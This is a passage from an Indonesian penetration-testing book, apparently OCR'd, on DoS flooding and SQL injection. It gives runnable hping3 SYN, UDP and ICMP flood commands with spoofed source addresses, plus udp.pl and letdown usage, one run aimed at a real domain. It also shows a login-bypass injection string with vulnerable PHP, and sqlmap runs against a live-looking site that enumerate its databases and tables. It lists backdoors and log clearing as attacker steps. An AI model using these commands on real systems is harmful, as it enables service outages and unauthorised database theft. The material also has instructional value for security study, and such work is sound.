rtt=4.6 ms
len=46 ip=192.168.1.5 ttl=128 DF id=31678 sport=135 flags=SA seq=5 win=64320
rtt=4.0 ms
len=46 ip=192.168.1.5 ttl=128 DF id=31680 sport=135 flags=SA seq=7 win=64320
rtt=6.7 ms
len=46 ip=192.168.1.5 ttl=128 DF id=31681 sport=135 flags=SA seq=8 win=64320
rtt=6.7 ms
```

Salah satu mode kompleks serangan SYN dengan menggunakan hping3

```
root@bt:~# hping3 -q -n -a 10.0.0.1 -S -s 53 --keep -p 445 --flood 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Dimana ,

- -q (--quiet) = quiet mode
- -n (--numeric) = output secara numerik
- -a (spoof address) = Alamat palsu
- -S (--SYN mode) mengeset flag SYN
- -s (--baseport) port dimana attacker akan melancarkan serangan, secara default adalah random
- --keep (-k) Tetap menggunakan port pada baseport (-s)
- -p (--destport) Port sasaran pada mesin target
- --flood (mengirim paket secepat mungkin)

Perhatikan effek pada mesin target. Mesin target menunjukan penaikan *source* terpakai dengan tiba-tiba dan seluruh TCP koneksi terpaksa **berhenti / hang**. Dan akhirnya tidak dapat melakukan koneksi keluar. Bahkan membuka *site*

melalui *browser* pun tidak bisa!

4. TCP Connection Flood

TCP Conncection Flood sebenarnya hampir sama dengan SYN attack, serangan ini memanfaatkan adanya port-port TCP yang terbuka (open) pada mesin target.


Contoh penggunaan hping dalam penyerangan DoS TCP Connection Flood

Penggunaan dengan *SARFU* scan (Xmas)

```
root@bt:~# hping3 -q -n -a 10.0.0.1 -SARFU -p 445 --flood 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): RSAFU set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Dengan mode interval :

```
root@bt:~# hping3 -q -n -a 10.0.0.1 -SARFU -p 445 -i u1000 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): RSAFU set, 40 headers + 0 data bytes
```




5. UDP Flood

UDP flood attack adalah salah satu serangan denial-of-service (DoS) yang menggunakan "*User Datagram Protocol*" (**UDP**).
Attacker akan mengirim banyak request data UDP pada target kepada seluruh (*random*) port terbuka pada sebuah server target. Serangan ini akan memaksa server korban mengirimkan banyak **ICMP** paket kepada alamat yang mengirimkan UDP paket yang dalam jumlah besar tersebut.

Namun attacker sudah memodifikasi alamat (*spoof address*) sehingga ICMP paket tersebut tidak mengarah terhadap mesin attacker. Dengan mengirim paket UDP dalam jumlah besar , maka komputer/server korban akan menerima setiap paket UDP tersebut dan memasukannya dalam "*waiting list progress*" Tentu saja akan menghabiskan *memori* dan *sumber daya* server korban. Sehingga service lainnya yang harusnya bekerja tidak mendapatkan sumber daya.

```
root@bt:~# hping3 -q -n -a 10.0.0.1 --udp -s 53 --keep -p 68 --flood 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Kali ini saya hanya menambahkan opsi **--udp** pengganti opsi **-S** (**SYN**) maka hping akan melancarkan serangan sesuai mode serangan berbasis **UDP**. Maka terjadi penaikan source grafik secara mendadak dalam sistem target



Contoh lainnya dalam bentuk interval

```
hping3 -i u1000 -c 4 -p  -2 53 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=128 id=1319 sport=445 flags=SA seq=0 win=0 rtt=1.6 ms
len=46 ip=192.168.1.5 ttl=128 id=1320 sport=445 flags=SA seq=1 win=0 rtt=1.6 ms
len=46 ip=192.168.1.5 ttl=128 id=1321 sport=445 flags=SA seq=2 win=0 rtt=1.6 ms
len=46 ip=192.168.1.5 ttl=128 id=1322 sport=445 flags=SA seq=3 win=0 rtt=1.8 ms
```

Salah satu tools udp flood attack lainnya adalah **udp.pl** . Anda dapat mengaksesnya pada direktori */pentest/misc/udp-pl*. Udp.pl adalah tools yang di bangun dari bahasa pemograman **perl**.

Langkah-langkahnya

Masuk direktori dimana udp.pl berada

```
cd /pentest/misc/udp-pl/
```

Set permission agar dapat diesekusi langsung

```
chmod +x udp.pl
```

Running

```
./udp.pl [ ip-address ] [port] [time]
```

contoh :

```
root@bt:/pentest/misc/udp-pl# perl udp.pl 192.168.1.3 53 1
udp flood - odix
```


6. IcMP Flooding Attack

ICMP flood, bias disebut sebagai *Ping flood* atau *Smurf attack*, adalah salah satu jenis serangan Denial of Service attack. Dengan modus Mengirimkan Paket IcMP (**ping**)dalam jumlah yang sangat besar terhadap mesin target dengan tujuan membuat *crashing* koneksi TCP/IP pada pc target dan menjadikan TCP/IP menjadi tidak lagi merespon berbagai request TCP/IP paket. Serangan yang disebut juga sebagai **PoD** (*ping of death*) mampu menghabiskan bandwidth komputer korban

```
root@bt:~# hping3 -q -n -a 10.0.0.1 --id 0 --icmp -d 445 --flood 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): icmp mode set, 28 headers + 445 data bytes
hping in flood mode, no replies will be shown
```

Perhatikan efek komputer korban setelah serangan tersebut ,

Pada gambar di atas , kita dapat mengambil kesimpulan bahwa *ICMP flood attack* mampu menghancurkan bandwidth target sehingga ping menjadi **RTO** (*request time out*)



7. TOOLS LAINNYA

7.1 LETDOWN

Letdown adalah tools yang mampu melakukan serangan *DoS* terhadap *web server* dan *router*. Letdown telah terinstall secara default pada Backtrack. Anda dapat mengesekusi letdown jika anda berada pada direktori tools tersebut, yang berada pada direktori "*/pentest/stressing/letdown*"

```
root@bt:/pentest/stressing/letdown# ls
argparser.cpp  inject.h     letdown.h  readme
argparser.h    inject.o     letdown.o  scriptengine.cpp
argparser.o    letdown      Makefile   scriptengine.h
inject.cpp     letdown.cpp  payloads   scriptengine.o
```

Syntax penggunaan :

```
letdown -d [ip-address target] -s [ source-ip ] -p [ port – target ] [ opsi ]
```

Opsi :

```
  -d  destination ip address atau  domain  target
  -p  port tujuan
  -s  source ip address
  -x  source port pertama (default 1025)
  -y  source port terakhir (default 65534)
  -l  mode perulangan
  -i  network interface
  -t  sleep time dalam satuan microseconds (default 10000)
  -a  Maksimal waktu dalam satuan detik untuk menunggu respon - timeout (default
40)
Extra options:
  -v  verbosity level (0=quiet, 1=normal, 2=verbose)
  -f  auto set firewall rules untuk melakukan blocking
      rst packet yang di buat oleh kernel
      contoh: -f iptables, -f blackhole (untuk freebsd)
  -L  spesial interkasi dengan target
      s  syn flooding, no 3-way-handshake
      a  mengirim paket acknowledgment  (polite mode)
      f  mengirim  paket finalize (include polite mode)
      r  mengirim paket reset  (pengecekan terhadap firewall rules...)
  -W  ukuran jendela untuk paket-paket ack  (ex: 0-window attack)
  -O  mengaktifkan fragmentation ack  dan set fragment offset delta
  -C  Penghitugan fragmentation hanaya jika opsi -O di aktifkan (default 1)
  -P  payload file (lihat tipe-tipe payload pada direktori payload..)
  -M  multistage payload file
```

payload-payload yang tersedia antara lain

```
root@bt:/pentest/stressing/letdown/payloads# ls
ftp-multi.py  http2.txt  http.txt  smtp-multi.py
```

Contoh penggunaan

Generic attack :

```
root@bt:/pentest/stressing/letdown# ./letdown -d 192.168.1.5 -s 192.168.1.9 -p 445
```

Penyerangan dengan menggunakan payload

```
root@bt:/pentest/stressing/letdown# ./letdown -d www.indonesianbacktrack.or.id -p
80 -x 80 -y 100 -t 1000
```

BAB 10
WEB ATTACK

web attack atau web aplication penetration testing sebenarnya merupakan tindakan-tindakan pengujian tingkat keamanan aplikasi-aplikasi yang terlibat di dalam sebuah mekanisme web server. Aplikasi-aplikasi tersebut bisa berupa bahasa pemograman seperti php, asp, database seperti mysql, postgreSQL dan aplikasi-aplikasi web server , sebut saja apache, tomcat , dll.

Penyerangan terhadap aplikasi-aplikasi tersebut memang beragam , salah satu di antaranya adalah memanfaatkan celah atau kelemahan aplikasi yang dibuat secara sengaja maupun tidak sengaja oleh development (*vulnerability*) . Web attack penetration tidak bisa di anggap remeh. Banyak kasus dimana attacker berhasil melakukan *privilege escalation* setelah melakukan tahap *exploitation.*

Web Attack penetration testing sangat perlu diadakan jika ada layanan web pada suatu server atau jaringan dikarenakan alasan di bawah ini.

a. Aplikasi web rentan terhadap serangan injeksi yang dapat *membahayakan* keseluruhan server
b. Berbagai open port yang di buka oleh berbagai aplikasi web , memungkinkan *turunnya* atau *berhentinya* mekanisme seluruh server.

Adapun metode penyerangan web attack penetration testing melalui dua *metode* standart

a. Web Aplication Penetration Testing
b. Web Server Penetration Testing including port, service, dll

Dan alur sebuah attacker dalam melakukan aksinya adalah

a. **Bug testing parameter** (*manual & scanner*)
mengetahui dengan pasti bug-bug (celah) yang dapat di manfaatkan oleh attacker baik dengan exploit injection atau manual injection

b. **Maintaining Access**
meninggalkan backdoor atau sebuah program yang dapat menjadi pintu masuk untuk kembali dan mengeksplore server korban kapan saja

c. **Cleanning**
membersihkan log-log yang dapat memberi keterangan tentang kegiatan atau informasi attacker.

1. Jenis – jenis vulnerability

1.1. SQL injection


SQL Injection sering digunakan untuk menyerang keamanan dari situs web dengan memasukkan perintah SQL dalam web untuk menyerang web yang dirancang buruk untuk melakukan pengelolahan database (bisa memunculkan isi database ke penyerang). SQL injection adalah teknik yang memasukan kode injeksi dalam mengeksploitasi website. Kerentanan terjadi ketika mengunakan karakter yang unik dalam perintah SQL agar lolos memanipulasi perintah SQL. Perintah SQL dari website ke database dengan aplikasi (seperti query) untuk memodifikasi isi database atau menampilkan informasi database seperti nomor kartu kredit atau password ke penyerang. SQL injection dikenal sebagai serangan untuk situs web, tetapi dapat digunakan untuk menyerang segala jenis aplikasi mengunakan database SQL.

1.1.1. SQL Injection Login Form

Halaman Login pada suatu web aplikasi memiliki kemungkinan vulnerability.

Attacker akan memasukkan **' or ''='' or '1'='1** pada username dan password untuk membypass

Sehingga terjadi manipulasi seperti penjelasan pada gambar di bawah ini.



```
1 <?php
2 $username=$_POST['user'];
3 $password=$_POST['pass'];
4 $q=mysql_query("select * from tbl_admin where
  username='$username' and password='$password'");
5 ?>
6
7 <?php
8 $username= ' or ''='' or '1'='1 ;
9 $q=mysql_query("select * from tbl_admin where
  username='                    ' and
  password='$password'");
10 ?>
```

Hasilnya adalah attacker berhasil login secara ilegal melalui form tersebut, dengan memanfaatkan manipulasi seperti dijelaskan di atas.

1.1.2. SQL injection URL (SQLmap)

Sqlmap adalah aplikasi berbasis command line (cli) yang telah tersedia pada backtrack. SQLmap di bangun dari bahasa pemograman python. Untuk mengakses SQLmap anda dapat mengaksesnya pada menu naga atau pada terminal.

Untuk mengakses sqlmap , kita masuk pada direktori

```
root@bt:~# cd /pentest/database/sqlmap/
root@bt:/pentest/database/sqlmap# ls
doc  extra  lib  plugins  procs  shell  sqlmap.conf  _sqlmap.py  sqlmap.py  tamper
txt  udf  xml
```

Kemudian untuk melihat opsi-opsi yang berlaku pada SQLmap

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --help

    sqlmap/1.0-dev (r4766) - automatic SQL injection and database takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Authors assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 14:09:18

Usage: python ./sqlmap.py [options]

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be specified to set the source to
    get target urls from

    -d DIRECT           Direct connection to the database
    -u URL, --url=URL   Target url
    -l LOGFILE          Parse targets from Burp or WebScarab proxy logs
    -m BULKFILE         Scan multiple targets enlisted in a given textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target urls
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target url

    --data=DATA         Data string to be sent through POST
    --param-del=PDEL    Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header
    --cookie-urlencode  URL Encode generated cookie injections
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header
```

```
  --random-agent      Use randomly selected HTTP User-Agent header
  --randomize=RPARAM  Randomly change value for given parameter(s)
  --force-ssl         Force usage of SSL/HTTPS requests
  --host=HOST         HTTP Host header
  --referer=REFERER   HTTP Referer header
  --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
  --auth-type=ATYPE   HTTP authentication type (Basic, Digest or NTLM)
  --auth-cred=ACRED   HTTP authentication credentials (name:password)
  --auth-cert=ACERT   HTTP authentication certificate (key_file,cert_file)
  --proxy=PROXY       Use a HTTP proxy to connect to the target url
  --proxy-cred=PCRED  HTTP proxy authentication credentials (name:password)
  --ignore-proxy      Ignore system default HTTP proxy
  --delay=DELAY       Delay in seconds between each HTTP request
  --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
  --retries=RETRIES   Retries when the connection timeouts (default 3)
  --scope=SCOPE       Regexp to filter targets from provided proxy log
  --safe-url=SAFURL   Url address to visit frequently during testing
  --safe-freq=SAFREQ  Test requests between two visits to a given safe url
  --eval=EVALCODE     Evaluate provided Python code before the request (e.g.
                      "import hashlib;id2=hashlib.md5(id).hexdigest()")

Optimization:
  These options can be used to optimize the performance of sqlmap

  -o                  Turn on all optimization switches
  --predict-output    Predict common queries output
  --keep-alive        Use persistent HTTP(s) connections
  --null-connection   Retrieve page length without actual HTTP response body
  --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --dbms=DBMS         Force back-end DBMS to this value
  --os=OS             Force back-end DBMS operating system to this value
  --prefix=PREFIX     Injection payload prefix string
  --suffix=SUFFIX     Injection payload suffix string
  --logic-negative    Use logic operation(s) instead of negating values
  --skip=SKIP         Skip testing for given parameter(s)
  --tamper=TAMPER     Use given script(s) for tampering injection data

Detection:
  These options can be used to specify how to parse and compare page
  content from HTTP responses when using blind SQL injection technique

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (0-3, default 1)
  --string=STRING     String to match in the response when query is valid
  --regexp=REGEXP     Regexp to match in the response when query is valid
  --code=CODE         HTTP response code to match when the query is valid
  --text-only         Compare pages based only on the textual content
  --titles            Compare pages based only on their titles

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH    SQL injection techniques to test for (default "BEUST")
  --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
  --union-cols=UCOLS  Range of columns to test for UNION query SQL injection
  --union-char=UCHAR  Character to use for bruteforcing number of columns

Fingerprint:
  -f, --fingerprint   Perform an extensive DBMS version fingerprint
```

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -b, --banner         Retrieve DBMS banner
  --current-user       Retrieve DBMS current user
  --current-db         Retrieve DBMS current database
  --is-dba             Detect if the DBMS current user is DBA
  --users              Enumerate DBMS users
  --passwords          Enumerate DBMS users password hashes
  --privileges         Enumerate DBMS users privileges
  --roles              Enumerate DBMS users roles
  --dbs                Enumerate DBMS databases
  --tables             Enumerate DBMS database tables
 --columns            Enumerate DBMS database table columns
  --schema             Enumerate DBMS schema
  --count              Retrieve number of entries for table(s)
  --dump               Dump DBMS database table entries
  --dump-all           Dump all DBMS databases tables entries
  --search             Search column(s), table(s) and/or database name(s)
  -D DB                DBMS database to enumerate
  -T TBL               DBMS database table to enumerate
  -C COL               DBMS database table column to enumerate
 -U USER              DBMS user to enumerate
  --exclude-sysdbs     Exclude DBMS system databases when enumerating tables
  --start=LIMITSTART   First query output entry to retrieve
  --stop=LIMITSTOP     Last query output entry to retrieve
  --first=FIRSTCHAR    First query output word character to retrieve
  --last=LASTCHAR      Last query output word character to retrieve
  --sql-query=QUERY    SQL statement to be executed
  --sql-shell          Prompt for an interactive SQL shell

Brute force:
  These options can be used to run brute force checks

  --common-tables      Check existence of common tables
  --common-columns     Check existence of common columns

User-defined function injection:
  These options can be used to create custom user-defined functions

  --udf-inject         Inject custom user-defined functions
  --shared-lib=SHLIB   Local path of the shared library

File system access:
  These options can be used to access the back-end database management
  system underlying file system

  --file-read=RFILE    Read a file from the back-end DBMS file system
  --file-write=WFILE   Write a local file on the back-end DBMS file system
  --file-dest=DFILE    Back-end DBMS absolute filepath to write to

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-cmd=OSCMD       Execute an operating system command
  --os-shell           Prompt for an interactive operating system shell
  --os-pwn             Prompt for an out-of-band shell, meterpreter or VNC
  --os-smbrelay        One click prompt for an OOB shell, meterpreter or VNC
  --os-bof             Stored procedure buffer overflow exploitation
  --priv-esc           Database process' user privilege escalation
  --msf-path=MSFPATH   Local path where Metasploit Framework is installed
  --tmp-path=TMPPATH   Remote absolute path of temporary files directory

Windows registry access:
```

```
    These options can be used to access the back-end database management
    system Windows registry

    --reg-read          Read a Windows registry key value
    --reg-add           Write a Windows registry key value data
    --reg-del           Delete a Windows registry key value
    --reg-key=REGKEY    Windows registry key
    --reg-value=REGVAL  Windows registry key value
    --reg-data=REGDATA  Windows registry key value data
    --reg-type=REGTYPE  Windows registry key value type

  General:
    These options can be used to set some general working parameters

    -s SESSIONFILE      Save and resume all data retrieved on a session file
    -t TRAFFICFILE      Log all HTTP traffic into a textual file
    --batch             Never ask for user input, use the default behaviour
    --charset=CHARSET   Force character encoding used for data retrieval
    --check-tor         Check to see if Tor is used properly
    --crawl=CRAWLDEPTH  Crawl the website starting from the target url
    --csv-del=CSVDEL    Delimiting character used in CSV output (default ",")
    --eta               Display for each output the estimated time of arrival
    --flush-session     Flush session file for current target
    --forms             Parse and test forms on target url
    --fresh-queries     Ignores query results stored in session file
    --parse-errors      Parse and display DBMS error messages from responses
    --replicate         Replicate dumped data into a sqlite3 database
    --save              Save options to a configuration INI file
    --tor               Use Tor anonymity network
    --tor-port=TORPORT  Set Tor proxy port other than default
    --tor-type=TORTYPE  Set Tor proxy type (HTTP - default, SOCKS4 or SOCKS5)
    --update            Update sqlmap

  Miscellaneous:
    -z MNEMONICS        Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
    --beep              Sound alert when SQL injection found
    --check-payload     Offline WAF/IPS/IDS payload detection testing
    --check-waf         Check for existence of WAF/IPS/IDS protection
    --cleanup           Clean up the DBMS by sqlmap specific UDF and tables
    --dependencies      Check for missing sqlmap dependencies
    --gpage=GOOGLEPAGE  Use Google dork results from specified page number
    --mobile            Imitate smartphone through HTTP User-Agent header
    --page-rank         Display page rank (PR) for Google dork results
    --smart             Conduct through tests only if positive heuristic(s)
    --wizard            Simple wizard interface for beginner users

[*] shutting down at 14:09:18
```

Menampilkan database

Untuk melihat database pada web yang vulrn terhadap Sql injection , maka perhatikan format di bawah ini.

```
Sqlmap.py -u “[ url yang terdapat vulnerability ]” --dbs

root@bt:/pentest/database/sqlmap# python sqlmap.py -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" --dbs

sqlmap/1.0-dev (r4766) - automatic SQL injection and database takeover tool
http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Authors assume no liability and are not responsible
for any misuse or damage caused by this program
```

```
[*] starting at 14:17:42

[14:17:42] [INFO] using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id/session' as
session file
[14:17:43] [INFO] testing connection to the target url
[14:17:44] [INFO] heuristics detected web page charset 'ascii'
[14:17:44] [INFO] testing if the url is stable, wait a few seconds
[14:17:45] [INFO] url is stable
[14:17:45] [INFO] testing if GET parameter 'id' is dynamic
[14:17:45] [INFO] confirming that GET parameter 'id' is dynamic
[14:17:46] [INFO] GET parameter 'id' is dynamic
[14:17:46] [INFO] heuristic test shows that GET parameter 'id' might be injectable
(possible DBMS: MySQL)
[14:17:46] [INFO] testing sql injection on GET parameter 'id'
[14:17:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:17:47] [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING
clause' injectable
[14:17:47] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[14:17:47] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or
HAVING clause' injectable
[14:17:47] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[14:17:47] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[14:17:57] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind'
injectable
[14:17:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[14:17:58] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the
range for UNION query injection technique
[14:17:58] [INFO] target url appears to have 4 columns in query
[14:17:59] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10
columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)?
[y/N] y
[14:19:13] [INFO] testing if GET parameter 'x' is dynamic
[14:19:13] [INFO] confirming that GET parameter 'x' is dynamic
[14:19:15] [INFO] GET parameter 'x' is dynamic
[14:19:15] [WARNING] heuristic test shows that GET parameter 'x' might not be
injectable
[14:19:15] [INFO] testing sql injection on GET parameter 'x'
[14:19:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:19:24] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[14:19:26] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[14:19:31] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want
to skip test payloads specific for other DBMSes? [Y/n] y
[14:19:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[14:20:04] [WARNING] if UNION based SQL injection is not detected, please consider
usage of option '--union-char' (e.g. --union-char=1) and/or try to force the back-
end DBMS (e.g. --dbms=mysql)
[14:20:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:20:15] [WARNING] GET parameter 'x' is not injectable
sqlmap identified the following injection points with a total of 104 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1282=1282&x=artikel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 1774 FROM(SELECT
COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN 1 ELSE 0
END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
```

```
BY x)a)&x=artikel

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a), NULL#&x=artikel

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:20:15] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
[14:20:15] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] warnaa_robot

[14:20:16] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id'

[*] shutting down at 14:20:16
```

Hasil dari tindakan di atas, memberitahukan kita bahwa versi yang di pakai oleh sql injection di atas adalah terdapat 2 database pada sistem database web target.

```
available databases [2]:
[*] information_schema
[*] warnaa_robot
```

Menampilkan database

Sqlmap.py -u "[url yang terdapat vulnerability]" -D [database] --tables

Setelah mendapatkan nama database kita dapat menarik atau menampilkan tabel pada database yang dinginkan

```
root@bt:/pentest/database/sqlmap#          python          sqlmap.py          -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" -D warnaa_robot --tables

    sqlmap/1.0-dev (r4766) - automatic SQL injection and database takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Authors assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 14:38:52

[14:38:53]                                [INFO]                                using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id/session'       as
session file
[14:38:53] [INFO] resuming injection data from session file
[14:38:53] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[14:38:53] [INFO] testing connection to the target url
[14:38:53] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
```

```
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1282=1282&x=artikel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 1774 FROM(SELECT
COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN 1 ELSE 0
END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
BY x)a)&x=artikel

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a), NULL#&x=artikel

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:38:53] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
[14:38:53] [INFO] fetching tables for database: warnaa_robot
Database: warnaa_robot
[2 tables]
+-------------+
| tbl_admin   |
| tbl_artikel |
+-------------+

[14:38:53] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id'

[*] shutting down at 14:38:53
```

Menampilkan kolom

Informasi yang di butuhkan attacker makin lengkap. Metode selanjutnya , attacker akan mencari isi dari kolom pada tabel yang ditemukan .

```
sqlmap.py -u "[ url yang terdapat vulnerability ]" -D [ database ]  -T [ tabel ] –
columns
```

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" -D warnaa_robot -T
tbl_admin --columns

    sqlmap/1.0-dev (r4766) - automatic SQL injection and database takeover tool
